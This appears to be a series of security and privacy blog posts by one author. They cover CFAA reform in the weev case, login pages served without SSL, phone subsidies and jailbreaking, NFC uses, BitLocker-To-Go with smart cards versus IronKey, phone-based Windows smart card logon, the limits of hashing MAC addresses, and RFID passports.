Not the ideal poster-child for CFAA reform

Is it an odd coincidence that all of the milestone, precedent-setting court cases around controversial laws have involved highly unsavory characters in the hot seat, being vigorously defended by organizations with impeccable reputation for taking principled stands? First there was Lori Drew, who  bullied a teen-aged girl into suicide on Facebook on behalf of her daughter, to settle some high-school social scene vendetta. She was prosecuted for terms-of-use (TOU) violation on MySpace– remember that other social network?– and eventually acquitted on appeal. Now there is Andrew Auernheimer, better known by the handle weev,  Internet troll and self-described “hacker,” getting handed down a hefty sentence for his role in the AT&T attack leading to disclosure of private information on iPad owners. In some circles, he has become a cause célèbre already, lionized in the hero-as-outlaw stereotype. EFF quickly jumped into the fray to announce that it would be joining the defense attorneys for the appeal. (With apologies to Godwin’s Law, the whole episode has echoes of the ACLU Skokie controversy from 1977.) For all the parallels that the self-martyrizing Mr. Auernheimer tried to draw between his case and that of Aaron Swartz, there is no comparison: Mr. Swartz was a widely respected and popular figure promoting open access. Auernheimer has an extensive rap sheet that includes intimidation, harassment and denial-of-service attacks.

It’s as if advocacy organizations decided to over-compensate for their failure to help Aaron Swartz by pledging their loyalty at all costs to the next defendant picked out of a hat, and much to their chagrin were handed a second-rate cartoon villain as their figurehead.

On the one hand, schadenfreude is easy when the likes of Ms. Drew and Mr. Auernheimer get their karmic comeuppance. If anything there is a degree of disappointment that Ms. Drew managed to get away with a tarnished reputation only, without any penalties under the law. Her more recent counterpart did not quite walk away scot-free. On the other hand, there is that problem of principle. This case was prosecuted under the Computer Fraud & Abuse Act or CFAA, dubbed “the most outrageous law you’ve never heard of” by Tim Wu in a recent New Yorker article.  Badly decided litigation can establish precedent, and cast a long shadow over future cases, or even deter beneficial security research out of fear of similar lawsuits. Several researchers have hinted that Aurenheimer’s fate will create chilling effects for legitimate research.  But it is difficult to see the events as the downfall of a good-intentioned security researcher punished by an ungrateful, retaliatory vendor.

As many commentators noted, the vulnerability itself was laughably simple: manipulating a URL  gives unauthorized access to other people’s data. Changing numbers using nothing more sophisticated than a web browser and keyboard yielded personal information. AT&T failed at web security 101. But the ease of discovering vulnerability has never been a measure of good intent. The pertinent question is what is done after the discovery of the flaw. There is a long-standing debate over the meaning of “responsible disclosure.” It centers around the question of exactly how researchers can minimize user harm and create right incentives for vendors. Go public immediately, wait as long it is necessary for the vendor to deploy mitigations or give them an ultimatum with fixed deadline? The argument rages on. Auernheimer deserves the benefit of the doubt for his utilitarian argument that shaming AT&T by going public is the most effective way to get averted similar mistakes in the future– nothing impresses the value of security on developers quite as forcefully as living through a public incident. (The vulnerability was already fixed by AT&T before disclosure, and Gawker redacted the data set appropriately in their coverage.)

But a bright line does exist between doing vulnerability/exploit research (the two are intricately linked) verses using the exploits at large scale indiscriminately against bystanders. It is one thing to note that AT&T website has an obvious vulnerability or even running a few examples to verify this. Hosted services being blackboxes with no visibility into their internal structure, discovering such a vulnerability usually requires trying an “exploit” against a live site containing user data, and accidentally stumbling on other people’s information. Call it collateral damage. So far, so good– this is well within the realm of garden-variety web security research. But Mr. Auernheimer crossed the line when he ran an exhaustive search using the vulnerability to extract data for 100K+ iPad users, save all of it (merely counting the number of vulnerable records had a fighting chance of being called “research”) and hand over the entire dump to Gawker. This is difficult to file away under the guise of intellectual curiosity. Many researchers find vulnerabilities on popular software running on millions of computer, without feeling compelled to go find and compromise all of those machines with their exploit. More concretely, exploit writers specializing in IE or Firefox bugs do not , generally speaking, run their exploit against thousands of IE/Firefox users and collect a trophy from each one before disclosing their findings to the press.

There is no question that CFAA is outdated, utterly divorced from the complexities of online security today and plain dangerous. It is an instrument of  selective justice, subject to egregious overreach and prosecutorial bullying in the hands of public officials with creative theories of criminality. The Aaron Swartz case drove that point forcefully. One can only hope that weev’s highly dubious case and incoherent post-hoc rationalizations will not distract from the true arguments for overhauling CFAA.

CP

Sacrificial first login, or coping with sites who fail at SSL

SSL/TLS adoption has received several boosts in the past couple of years. It was almost three years ago that GMail switched its default to SSL, a move soon emulated by other leading email providers, and services such as Facebook and Twitter. Meanwhile the IETF worked to standardize HTTP Strict Transport Security or HSTS, which allows websites to declare that all of their content will use SSL, preempting any attempts to downgrade users to unprotected traffic. In spite of these advances there are still many sites who manage to use SSL incorrectly and jeopardize users.Exhibit A: WordPress, which also happens to be hosting service provider for this blog. WordPress home page contains a login form but is not served over SSL:

WordPress home page, with login form

WordPress home page, with login form served in the clear

One might argue this is acceptable, as long as the password submission itself takes place over SSL. After all, there are two distinct communications with the website for signing in. First the web browser retrieves the login page containing username and password fields. After the user fills in the required information, a second request is made to the website carrying those credentials.  Perhaps all is well as long as that second step takes place over SSL? This was in fact the argument advanced by many financial institutions several years ago, when they had the exact same setup with login pages served in the clear.

But that reasoning is flawed. It ignores the possibility of active attacks. Unlike a passive attack where the bad guys are content to merely watch the traffic fly by, an active attacker can also modify it. If the first page was not sent to the browser over SSL, it is susceptible to such tampering. There is no guarantee that what the web browser is displaying the authentic login page that WordPress intended for them to see. For all we know, a miscreant on the network could have modified it with a backdoor which takes a copy of the password, sneaks it away n the background to a server in Russia, before submitting it to the legitimate site to complete the login process as if nothing was wrong.

This is a useful demonstration of how integrity is as important as confidentiality. SSL is often employed to keep sensitive information from prying eyes, on its way from the user to the website or vice verse. But it is equally important to guarantee that content, such as script implementing sensitive application logic, is not modified along the way.

In practical terms, that leaves users with a quandary. Starting at a login page such as WordPress above, it is not possible to determine if the credentials are  going to be handled properly or if the page has been back-doored with malicious javascript. Obvious solutions such as view-source on the page to verify form submission URL do not work– not that one would reasonably expect users to go to that trouble. Script lurking on the page can alter the form at any point in time or read out the password field as the user is typing. There is no way, short of auditing every single line of Javascript loaded into that page, to know what is going to happen.

Luckily there are two workarounds for dealing with these websites:

1. Try to load the page over SSL, by editing the address bar to add that all-important  letter “S” before the column. (Ideally, book-marking this final URL, to avoid error prone manual URL crafting in the future.) This may not always work, as some websites will redirect their “non-sensitive” pages back to regular HTTP even if they are accessed over SSL. WordPress is an interesting example in this regard. Navigating to https://wordpress.com indeed results in a secure connection. But type https://www.wordpress.com and the site dutifully redirects back to the plain HTTP version subject to man-in-the-middle attack.

Another example is the download location for IronPython, a Python interpreter for Windows. This particular software package is served over HTTP by default. (It also happens to lack any Authenticode signatures–arguably a bigger blunder, since code-signing would have obviated the need for SSL, but that is another story.) Luckily reloading the same page with HTTPS also leads to a download link  for the same package over HTTPS.


2. Enter a bogus username and password. Let’s call these the sacrificial credentials. If the login page is indeed working as intended, these will be submitted over SSL and the website will display an error page informing the user that login failed. That page is likely displayed over SSL and now contains another copy of the login form to retry:

Sign-in error with login form, returned over secure connection.

Sign-in error with login form, returned over secure connection.

Caveat: this behavior is not guaranteed either– websites could choose to redirect the user back to HTTP to render the error page. Fortunately the path of least resistance is to return the error message on the original SSL request. This gives users a fighting chance to inspect the URL and decide if they are on the right page. (After all, in a true attack scenario, the attacker could respond to the bogus credentials with a back-doored error page as well. But at least web browser security indicators such as the address bar will be meaningful when looking at SSL.)

The “right thing” of course is for the site to avoid this vulnerable pattern and display any page containing a login form over SSL. Sites that can afford to serve all of their pages over SSL can go one step further and use HSTS feature to declare that. Because this setting operates at the entire site level, it is not possible to single out specific pages however, ruling out its use for sites who want to keep some content in the clear for capacity reasons.

CP

Jailbreaking and the distorted economics of phone subsidies

Raging against subsidies– farm, oil, coal– is back with a vengeance. To the list of economic distortions caused by funny accounting, add one more example of collateral damage: freedom to jail-break our devices . At the heart of the successful CTIA campaign against renewing the DMCA exemption for jail-breaking devices are the opposing interests of the consumer and those of the mobile carrier.

To get a better picture of this conflict, one needs to appreciate the pecking order in the mobile ecosystem. When a consumer uses an application on their phone that connects to the Internet, there are many players involved making this possible. Some of them are highly visible with brand recognition, others are unsung heroes. There is the handset manufacturer producing the hardware (say Samsung for Galaxy S3) who sources parts from multiple suppliers (ARM processor, baseband radio from Qualcomm, wireless chipset from Broadcom, NFC controller from NXP etc.), the vendor producing the operating system (Google for Android, Apple for iOS), finally the third-party developer who authored the application and last but not least, the wireless carrier or “mobile network operator” providing the pipes for voice and data traffic.

Among these different actors, there is no question that carriers are calling the shots– at least in the US. It is relatively easy to see this by both following the money trail. On average users change phones every 18 months, which might mean about $600 for the handset manufacturer, from which the various component suppliers get bits and scraps. By contrast with the average US cell phone spending hovering north of $100, the carrier will collect $1800 from the same subscriber over that time span. Worse the profits margins for hardware are razor-thin. Carriers on the other hand are monetizing upfront investments in spectrum and infrastructure, with low marginal cost. They can command high prices on low-cost services such as text messaging or ring tones.(As for the per-user revenue accruing to the OS manufacturer or third-party app developers, it would not even register on this scale.) Finally the carriers maintain strong control over the distribution channel. Traditionally most subscribers purchased their phone directly from a retail location affiliated with the carrier. Even when the phone was sold through a third-party such as BestBuy, it often came bundled with a wireless plan. It was the iPhone that managed to pry open this model, by offering devices at sleek Apple Stores, initially still tethered to AT&T but later directly selling unlocked phones at full price, a model also followed by Google for Google Experience Devices.

There are two closely related uses of jail-breaking: First is getting additional privileges on a device, to perform certain operations that are normally not permitted by the operating system. For example on certain Android devices, this includes enabling tethering or running Google Wallet. Second motivation is taking the phone over to a different mobile carrier than the one it was initially bought under, for example by swapping SIM cards. Often this requires the escalated privileges because the software is “locked” down to only accept the original carrier.

In both cases, there is a direct conflict between the user intent and the carrier. The first case can be subtle, as when carriers label certain applications such as Skype as “undesirable,” because they strain network capacity (according to the oft-advanced claim for VoIP) or otherwise work against the carrier profitability. The second case is a more clear-cut instance of creating customer lock-in. Preventing the device from working with a different network raises the costs to the customer of switching: at a minimum they need to spring for a replacement phone– assuming they can even get the same hardware. As the original exclusivity of iPhone to AT&T demonstrates, if the user is wedded to owning a particular model they may not even have the option to purchase it from a competing carrier at any price.

On the one hand, it is easy to get indignant about this. The consumer paid for the device, the argument goes, so they should have the freedom to do anything they please, including novel modifications not envisioned by the manufacturer. Arbitrary restrictions harken back to the conflict between general purpose computers and specialized appliances described eloquently by Jonathan Zittrain in The future of the Internet and how to stop it.

The problem is, the consumer did not pay for the device, at least not initially. Carriers have a legitimate point: in most cases the phone is sold at below cost, with the expectation that monthly charges for service will eventually cover it. This is the basic distortion created by subsidizing the phone with recurring subscription. The mobile network operator does have a legitimate claim on deciding the fate of the device, at least from the start when it is effectively “loaned” to the subscribers with the intention that it will be paid off over time.

More troubling, this bargain is never spelled out transparently, and subscribers are rarely offered a meaningful chance to negotiate. Long after the mandatory 12 or 24 month period of the contract runs out (and one assumes, the hardware is already paid off and then some) the user does not earn the privilege to unlock their device. Often there is not even an option to pay full price at the outset, in exchange for greater freedom– which would count as a fair deal. While gray-market unlocked phones were always available, it is only in recent history that this avenue of distribution has been legitimized. The result is the current mess: restrictions against user freedom and heavy-handed attempts to enforce these fundamentally unenforceable restrictions with legislation mismatched to the task. DMCA is putatively concerned with copyright. Regardless of one’s opinion on its suitability for that job, there is little room for debate that it was never intended as a tool for protecting carrier revenue streams from disruption.

One hopeful sign is the growth of alternative distribution channels, emphasizing the hardware over the carrier. This is something that HTC, Samsung, LG etc. would welcome, as an opportunity for devices to finally compete on their own merits– both in features and price– instead of carrier affiliation or extent of subsidies hiding the true costs from consumers.

CP

CNet NFC wishlist and status quo

Jessica Dolcourt over at CNet has recently published a wishlist called 6 things I want to do with NFC. Here is quick look at the list and how far existing incarnations of the technology are from getting there:

1. Transfer photos, video and music from any device. Android users might reply with “already there.” Android Beam was first introduced in ICS and later expanded to support larger file transfers by using the initial NFC tap to bootstrap a Bluetooth connection. (Because NFC bandwidth is lower and requires keeping the devices in close contact, Bluetooth or 802.11 wireless are preferable for transmitting large amounts of data.) But the author is asking for more widespread adoption for Beam-style transfer, including on cameras and laptops. As covered in this blog, HP Envy Spectre laptops boast an NFC controller configured in peer-to-peer mode compatible with Android Beam. But the feature can be flaky, which CNet has also noted.

2. Control a car with NFC. The description of this scenario is vague, but can be interpreted as variations on the peer-to-peer transfer capability: transferring contacts, using the car speakers for audio playback or sending an address to the onboard navigation system. (Assuming those will still be around– it’s difficult to justify their price considering driving directions are included for free on Android and iOS now.)

3. Replacing the ATM card. Not to be confused with replacing a credit card— already doable with Google Wallet— this one refers to ATM withdrawals for cash. Chip & PIN cards used in Europe for ATM withdrawals are currently based on contact technology. In principle the same protocol can run over NFC, but a few tweaks would be required to avoid pitfalls of direct translation, such as sending PIN over NFC without encryption. Also depending on the form factor of the NFC device, different user experiences are possible. If the “card” happens to be a full-fledged smartphone there is no need for external PIN entry; that can be handled on the phone itself. As a side-effect that could frustrate certain ATM skimming attacks, which rely on capturing user PIN with a camera or keypad overlay.

4. Help with shopping:

In a supermarket, sporting goods store, or DIY home improvement store, NFC could pop up a mobile site that helps you locate items by aisle, track down a salesperson, and surface coupons or deals.

Perhaps but such location-based services can also be handled based on GPS and indoor mapping technologies. Why require explicit user action at the store– also asking for a roll-out of NFC tags by merchants– if the phone can already determine where the user is and display helpful, contextual information?

5. Check-in for events:

It’d be wonderful to use those details to check yourself into appointments at hospitals, sporting events, concerts, the DMV, and airport kiosks.

Also eminently doable today, considering that many festivals including Outside Lands already use NFC tags for passes. Main challenge with extending this to more sensitive scenarios such as DMV and airport check-in would be the security level achievable with a mobile device only. NFC combined with a secure element could take the phone out of the security equation, and offer high degree of assurance against mobile malware. That said, boarding passes can already be delivered as PDF files in email for display on smart phones, all without the benefit of any specialized hardware. As long as additional checks are present– showing government issued ID and inevitable TSA checkpoints, in the case of transportation– merely starting the process with NFC tap is not necessarily more risky.

6. “Stay on the side of convenience.” Another vague requirement, this appears to be a call for interoperability and avoiding specialized mobile apps for standard functionality such as sharing. This could be a dig at HP for publishing a custom Android application for their version of touch-to-share. In fairness, that was mainly an artifact of supporting Gingerbread, where Android did not have a flexible mechanism for third-party developers to use peer-to-peer mode. Starting with ICS the platform makes it much easier for applications to opt into Beam, and content from built-in apps can be shared in an intuitive manner: for example Chrome will share current URL, Contacts will transfer the contact details and YouTube will send a link to the video.

CP

IronKey versus BitLocker-To-Go with smart cards (part 2)

The first post in this series described how the BitLocker-To-Go feature built into Windows can be used in conjunction with smart cards to encrypt removable drives, and offer an alternative to dedicated hardware such as IronKey devices with comparable security. In this second and final part, we continue the comparison focusing on scaling, cost effectiveness and ease of deployment.

From a cost perspective, BL2G wins hands down:

  • BL2G works for any external drive, as well as logical volumes and non-bootable partitions of internal drives. There is no need to acquire new hardware. Existing plain USB drives can be leveraged, avoiding new capital spending.
  • Even when buying new drives,  there is a huge premium for models with built-in encryption.  Data point from March 2013: 16GB model of IronKey Basic S250 retails for around $300. By comparison a plain USB thumb drive at that capacity costs less than $20, or one-fifteenth the price. Not to mention those vanilla drives boast USB 3.0 support, unlike the IronKey stuck with slower USB v2. The price discrepancy only gets worse with increasing capacity– a phenomenon that can only be explained by wide profit margins, considering that the addition of secure element to vanilla drive is fixed overhead.
    • For BL2G there is the additional expense of card and reader. Basic contact-only readers can be had for less than $20. (On the splurge side, even fanciest dual-interface readers with contact and NFC  retail top out around $130.) The cost of the card itself is noise; plastic cards cost around $10 in volume. Alternatively one can opt for USB tokens such as GoldKey that function as combined card-in-reader.
    • It is also worth pointing out that card and reader are not unique to a drive: the same combination can protect any number of drives. Not to mention, enable other useful scenarios including machine logon,  secure email and remote authentication. In short the one-time investment in issuing cards and readers is far more economical than buying dedicated drives.
  • Speaking of space, BL2G scales better to large capacities because it operates on commodity hardware. IronKey comes in different sizes but the largest ones in thumb-drive form factor max out at 64GB currently. Meanwhile plain 256GB drives have reached market, and are starting their inevitable drop in price. Because BL2G effectively implements the “bring-your-own-drive” approach, it is not constrained by any particular manufacturer’s offerings.

From an administration perspective, the MSFT focus on enterprise scenarios leads to a more manageable solution:

  • The IronKey requires yet one more password to remember and does not fit into any existing enterprise authentication infrastructure. (For users with drives, consider the challenge of updating the password on all of them.) By contrast the same smart card used for logon to Active Directory can be used for BL2G encryption if provisioned with a suitable certificate. The user experience is one versatile credential, good for multiple scenarios.
  • Basic IronKey models can not recover from a forgotten PIN, unless the user activated an online account. Not even if the user is willing to lose all data and start from a clean slate with blank drive. (This conveniently translates into more sales for the manufacturer, so there is not exactly a lot of economic incentive to solve the “problem.”)  BL2G volumes have no such constraint. They can be wiped clean and reformatted as plain drives if desired.
  • BL2G can be integrated with Active Directory in managed environments. Group policy can be configured to back up encryption keys to AD, to allow for data recovery by IT administrators in case the primary (smart card) and secondary (printed key) unlock mechanisms both fail.

On the downside, there are deployment challenges to using smart cards:

  • BitLocker remains a Windows-only solution, while IronKey and its brethren have decent cross-platform support. In principle there is no reason why software could not be written to mount such volumes on OS X and Linux. (It is not clear Wine emulation will help. While there is a reader application available downlevel for XP,  recognizing BL2G volumes is part of core system functionality. There is no stand-alone executable to run in emulation mode to get same effect.)
  • BL2G requires smart card and card reader, or equivalent combined form factor as USB token. While plug-and-play support and developments in the Windows smart card stack for recognizing common cards has made this simpler, it is one more piece of hardware to consider for deployment.
  • Cards need to be provisioned with a suitable certificate. BitLocker can use self-signed certificates obviating the need for CA, but that assumes the card can support user-driven provisioning. This is true for GIDS for example, but not PIV which requires administrative privilege for card management and more suitable for enterprise setting.

Finally it is worth pointing out some options that try to integrate removable storage with a smart card reader. For example the @Maxx Prime combines a SIM-sized smart card reader with a slot that can accommodate microSD drives. Typically that SIM slot would be permanently occupied by a small form-factor card with support for certificates and public-key cryptography. Then interchangeable microSD cards can go in the microSD side to provide access to encrypted data, with the entire rig connected to a USB port.

CP

IronKey versus BitLocker-To-Go with smart cards (part 1)

IronKey is one of the better known examples of “secure flash drive,” a category of products targeted at enterprises and security-conscious users for portable storage with hardware encryption. From a certain perspective, this entire category owes its existence to a failure of smart card adoption in the same target market. All of the functionality of dedicated hardware encryption products can be implemented with equal or better security, at much lower cost and greater flexibility using general purpose smart cards and off-the-shelf software.

Case in point: BitLocker-To-Go (“B2LG” for short) available in Windows 7 and later versions, provides full disk encryption for any old USB drive, with keys managed externally. B2LG is closely related to the original Bitlocker feature introduced in Vista, which protected boot volumes with the help of a trusted platform module. The latter is a more difficult proposition, as booting a modern OS involves several stages, each depending on executing code from the encrypted disk. Maintaining integrity of this code loaded during boot is as much of a concern as confidentiality, because altering the operating system can be an avenue of bypass against disk encryption. By contrast B2LG is concerned strictly with reading data after the OS has been already booted into a steady state.


Screenshot of the context menu on a removable drive

Context menu on a removable drive, showing the option to enable BitLocker


BL2G can be configured to use either passwords or smart card for encryption:

Choosing between passphrase and smart card

Choosing between passphrase and smart card, when enabling BitLocker.

The first configuration is susceptible to the usual offline guessing attacks, much like Android disk encryption, because keys are derived from a low-entropy secret chosen by the user. In the second configuration, the bulk-data encryption key is randomly and sealed using a public-key associated with the smart card. Unsealing that to recover the original key can only be done by asking the card to perform a private key operation, which is what smart cards are designed to implement with high security.


PIN dialog during private key operation

PIN dialog during private key operation to unlock a volume protected by BitLocker To Go.

Comparing a USB drive with built-in encryption with B2LG coupled to smart cards card, these solutions achieve similar but not identical, security profiles:

  • In both cases, bulk data encryption key is not derived from user-entered PIN or pass-phrase. A key based on “12345678” is not any more likely than one based on “c8#J2*}ep
  • In both cases there is a limit to online guessing attacks by trying different PIN/password choices. For dedicated drives, the retry count is typically fixed by the manufacturer. For BL2G, it depends on the application installed on the card, translating into more flexibility.
  • BitLocker defaults to AES with 128-bit keys, along with a home-brew diffuser to emulate a wide-block cipher operating on sectors. Dedicated flash drives typically boast slightly more modern cryptography, with 256-bit AES in standardized XTS mode. (Not that any practical attacks exist against 128-bit keys or the custom diffuser. But one can imagine that manufacturers are caught in a marketing arms race: as soon as one declares support for the wider key length and starts throwing around “256” as magic number, everyone else is required to follow suit for the sake of parity.)
  • For those comforted by external validation, there are many smart cards with FIPS 140 level 3 certification (as well as Common Criteria EAL 5+) in much the same way that many of the drives boast FIPS compliance. Again BL2G provides for greater choice here: instead of being stuck with the specific brand of tamper-resistant hardware the drive manufacturer decided to use, an enterprise or end-user can go with their own trusted card/token model.
  • BL2G has better resilience against physical theft: an attacker would have to capture the drive and the card, before they get to worrying about user PIN. If only the drive itself is lost, any data residing there can be rendered useless by destroying the cryptographic keys on the smart card. By contrast a lost IronKey is a permanent liability, just in case the attackers discover the password in the future.
  • Neither approach is resilient against local malware. If the drives are unlocked while attached to a compromised machine, all stored data is at risk. Some smart cards can support external PIN entry, in which case local malware can not observe the PIN by watching keystrokes. But this is little consolation, as malware can request the card to perform any operation while connected. Similarly while the IronKey PIN must be collected on PC and subject to interception, there are other models such as Aegis Secure Key with their own integrated PIN pad.
  • BitLocker has one convenience feature that may result in weaker configuration.  There is an option to automatically unlock drives, implemented by caching the key after successful decryption. Once cached, the smart card is no longer required to access the same drive in the future, because the key is already known. If the user makes an unwise decision to use this feature on a laptop which is stolen (or equivalently, remotely compromised) the persisted key can be used to decrypt the drive. Meanwhile the proprietary software accompanying IronKey does not provide an option to cache passwords. (That said, nothing stops a determined user from saving it to a local file.)

The second part of this post will look at other dimensions, such as performance, cost effectiveness and scaling, where BitLocker & smart card combination enjoys a decisive advantage over dedicated hardware.

CP

Windows smartcard logon with Android secure element and NFC

There are different ways to interpret the notion of “logging into your computer PC using a phone.” While it is increasingly common to see phones provide second-factor for login to websites (by sending SMS challenges or using installed apps to generate one-time passcodes) users still have. In addition these ad hoc schemes are not compatible with how authentication works for typical operating systems– for example in an enterprise environment, that means Kerberos.

Here we consider a different approach where the phone is used as primary credential, replacing a standard smart card in conjunction with a short user PIN. Restricting our attention to PCs running Windows on one side and Android devices on the other, it turns out the bulk of the machinery required for implementing this is already present. Quick recap of these raw ingredients from previous posts:

Putting together all of this, we can implement Windows smart card logon with an Android phone:

  1. Write a minimal PIV application for the eSE. Why PIV? In fairness it is one of two options: support for PIV and GIDS standards is built into the OS starting with Windows 7. More over there is a discovery process to automatically recognize such cards as soon as they are introduced to the system. PIV specification is slightly easier to follow and it turns out smart card logon requires a tiny subset of specified functionality.
    • Strictly speaking the applet is not– and can not be– fully PIV compliant. The standard does not permit using the authentication key over NFC. That key is only meant to be used over contact interface, when the card is inserted into a standard reader. Luckily in this case having a more permissive applet does not change anything; Windows does not differentiate between contact verses contactless readers, and will try to use a discovered PIV card either way.
  2. Install the application on the eSE using standard Global Platform commands.
    • Caveat: this part can not be replicated with off-the-shelf hardware. Card manager keys for the secure element will not be known for standard production devices. Luckily one perk of working on Google Wallet is access to development phones, with keys rotated to default well-known values. (This is different from knowing the keys for a production device– a phone with rotated keys can not run Google Wallet any longer, because its keys are not consistent with the ones TSM expects.)
  3. Setup target machine for smart card logon.
    • For enterprise scenarios where the machine is joined to Active Directory, this is built-in. No further action is required on the client machine. However some configuration is required by IT administrators on the backend to issue suitable certificates (for example by installing Active Directory Certificate Services) or setup trust in third-party CA issuer.
    • For local logon to home machine without AD, eIDAuthenticate is a good third-party solution.
  4. Personalize the PIV applet, by setting a PIN, generating key pairs and installing certificates from the enterprise CA. Specifically smart card logon uses only the PIV authentication certificate; remaining keys and certificates are not required.
    • That said, the OS will query the card for other data objects defined in the standard, such as the CHUID and security object. While these are not relevant to the authentication protocol, returning an error can confuse the driver that expects a compliant PIV applet to be configured properly.

That’s it. Tap the phone against a contactless smart card reader and the familiar smart card logon sequence with PIN entry follows. The video shows this proof-of-concept on an HP Envy Spectre, something of a best-case scenario here because it includes an NFC controller under the palm rest, a rarity for laptops on the market today.

One caveat about the HP Spectre: by default the built-in NFC controller only supports peer-to-peer mode, instead of reader mode required to communicate with an external “card” such as the Android eSE. NXP Semiconductors has the necessary drivers to enable reader mode, with the controller appearing as PC/SC compliant smart card reader that Windows can use.

Also note the proof of concept does not require making any changes to Android OS or even writing an Android app. Recall that the eSE is effectively its own environment. Installation of the PIV applet and its personalization can be done entirely over NFC, without going through the Android side at all. For example the employee can walk up to help desk and tap their phone on a reader there to enroll.

CP

When hashing does not improve privacy

Last week a local Portland station drew attention to Nordstrom piloting a program to track shoppers in-store using unique identifiers from their smart-phone. Intriguing quote from an article on StorefrontBacktalk covering the same story:

“To be precise, the MAC addresses of those shoppers are not being stored by Euclid; instead, a hashed version of those MAC addresses is being stored.”

The subtext of this statement is an article of faith about hashing: replacing sensitive information by its hash can magically assuage privacy concerns associated with the collection of personally identifiable information. In the case of Nordstrom and Euclid, the data in question is the unique hardware identifier of the wireless network adapter present in most smartphones. While exact details of the hashing process are not given in the article or for that matter Euclid website, some very general arguments can be advanced to the effect that hashing MAC addresses is unlikely to help in this case.

Quick detour into cryptography: a cryptographic hash function (hash function for short) is a mathematical abstraction designed to be easy to compute forward but difficult to invert. That is: given some input message M of any size– could be as short as an email address or as large as an MP3 file– we can compute a concise digest of that message quickly by applying a prescribed algorithm. But given such a fingerprint that came out of a computation where we were not privy to the original input, it should be very difficult– in other words, require inordinate amounts of computing power– to run the function backwards and come up with a message that could have been used as starting point to produce that fingerprint. (For completeness, there are additional requirements around pair-wise collision resistance, but these will not come into play.)

Storing hashed version of sensitive information looks like a privacy win. Instead of storing the MAC address of a shopper “00:87:44:D3:50:A4” we run that through a well-known hash function such as SHA1 and store the output: e266b50d6a98dafc962e9b7724092304170a3b8a. That may look like merely replacing one sequence of indecipherable symbols by another, but it hides information present in the original. For example MAC addresses have internal structure, with the first three bytes assigned to the hardware manufacturer. By looking up those digits in a public registry, it is possible to determine that. This alone can help distinguish users by the type of phone they carrying, since all units for a given model usually have the same type of wireless adapter. A good hash function wipes out such information. There is no correlation between the first-three digits of MAC and the output. Such simple mappings have been scrambled. The second benefit is that hashing can make it more difficult to link one observation (“user with hashed MAC address X walked into the store at 2:48PM”) against others involving the same person from other data sources, such as (“user with MAC address 008744D350A4 has Twitter handle of @alice”) by removing the common identifier that ties these records together.

There are two problems with this line of argument:

1. “One-way” is a computational notion. It only means there is no efficient algorithm to invert the function, to go from observed hash back to an input that generated it. This does not preclude very inefficient options, such as hashing all possible inputs to find the right one. Whether that is feasible depends on the number of candidates.

2. To prevent linking across different datasets based on a unique identifier such as MAC address, everyone has to adopt hashing. (Not only that, but use incompatible hash functions on purpose. Otherwise if everyone picked an unmodified function such as SHA1, then “SHA1 of MAC address” becomes the new de facto unique identifier for correlation.) It is not possible for one data owner to unilaterally prevent future linking by hashing their own records.

The Nordstrom scenario is an example of the first problem. If it proves “easy” to recover original MAC addresses from hashed versions, the benefits vanish.

To take an extreme case where hashing clearly does not help: consider health records database with one particularly sensitive column. This column can take two values: zero or one, depending on whether the patient tested negative or positive for performance enhancing substances. Replacing “0” with hash of 0 and “1” with the hash of 1 does absolutely nothing to improve the privacy of these records, for any choice of hash function. There are just too few possibilities: anyone with access to the records and knows the hash function can try both zero and one to uncover the status of any subject. (In fact for such an extreme case one need not even know the hash function– eg mixing a secret key into the process does not help either. If there is any a priori information about expected percent of cheaters, simply looking at the total incidence of two different values will suffice. For example if we assume optimistically that crooks are in the minority, then the hash value that appears less often must be the one corresponding to positive test.)

MAC addresses have a lot more than two possible values: roughly 281 trillion.** That may seem intractable but helping the attacker is the surprising efficiency of common hash functions, and how quickly they can run on modern hardware, an evolution driven in large part by research on password cracking. (In fact since passwords are typically stored in salted hashed form, that they can be recovered at all is rebuttal to naïvely equating hashing with privacy.) Using the popular cryptographic hash function SHA1 as an example, a single high-end GPU can grind through one billion hashes per second. Cluster together three dozen such processors, or better yet rent them from Amazon, and every possible MAC can be compared against a given mystery hash. (It should be emphasized that we do not know what hashing algorithm Euclid is using. But this is an example where a perfectly reasonable choice employed in many security applications fails to provide privacy.)

The picture gets worse when considering attacks against large number of users. Spending hours of computing time to recover a single MAC address may not seem economically viable for data mining purposes. But the marginal cost of inverting one more hash drops rapidly, thanks to more efficient cryptographic attacks using time-memory tradeoffs. These call for an upfront, sizable pre-computation phase to build a massive table which can be used later to crack individual hashes much faster than exhaustive search. The algorithm in effect takes up more storage space but reduces the time of each search. Refinements of this idea underlie the  rainbow-table approach used for cracking Windows passwords. In other words, the cost of recovering MAC address does not scale linearly in the number of user. Bulk deanonymization is only slightly more expensive than going after a handful of individuals.

Bottom line: hashing does not magically anonymize personally identifiable information. In this case, there may not be much difference in privacy between storing MAC addresses and storing hashes. Without additional context, there is little reason to take comfort in a blanket statement to the effect that sensitive data is hashed.

CP

** In reality, the hierarchical assignment of MAC ranges to different hardware manufacturers, combined with the fact that only certain models appear in smart phones, greatly reduces the range of possibilities. Here we assume worst case scenario.

The RFID boogeyman, part II: passports

If one could point to a single application responsible for giving RFID its bad reputation, it would have to be passports or machine readable travel documents (MRTD) in the standards parlance. The benefits of using smart card functionality to make passports more difficult to counterfeit are difficult to argue against. On the flip side, it has been equally difficult to articulate the value of having those chips support contactless access over RFID. In the US particularly, it has been a controversial decision pitting the privacy advocacy community against the State Department leading the charge for the new design.

Such vociferous opposition is understandable, as the stakes are  higher compared to use of RFID for payment cards. While it requires something of a  Luddite to completely opt out of the conveniences of credit/debit cards, consumers at least enjoy choice of issuers. The usual market forces are continue to operate: if there is indeed strong reluctance for contactless functionality in payments,  customers will gravitate to banks catering to that demand. (Determined card-holders can even take unilateral action and fry the chip in the card.) By virtue of being government issued, passports offer no such easy opt-out. Crossing national borders usually requires some type of identification, and citizens have little choice but to obtain that ID from their country of their citizenship. More importantly NFC functionality is a critical part of passports– it is not an “optional” feature, unlike credit cards where transactions  can still work the old-fashioned way by swiping the magnetic stripe. (Not to mention that tampering with passports is illegal.) The perception that a privacy infringing technology is being foisted on the populace has fueled many a conspiracy theory and FUD cycles.

